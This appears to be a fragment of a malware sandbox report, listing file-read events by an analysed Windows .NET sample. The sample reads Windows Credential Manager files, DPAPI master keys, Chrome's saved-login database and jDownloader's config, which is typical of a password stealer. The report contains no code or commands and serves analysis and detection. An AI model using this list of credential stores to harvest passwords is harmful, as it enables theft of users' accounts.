C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DAD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C941B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C941B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C941B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	6C941B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C941B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C941B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C941B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C941B4F	ReadFile

Disassembly

No disassembly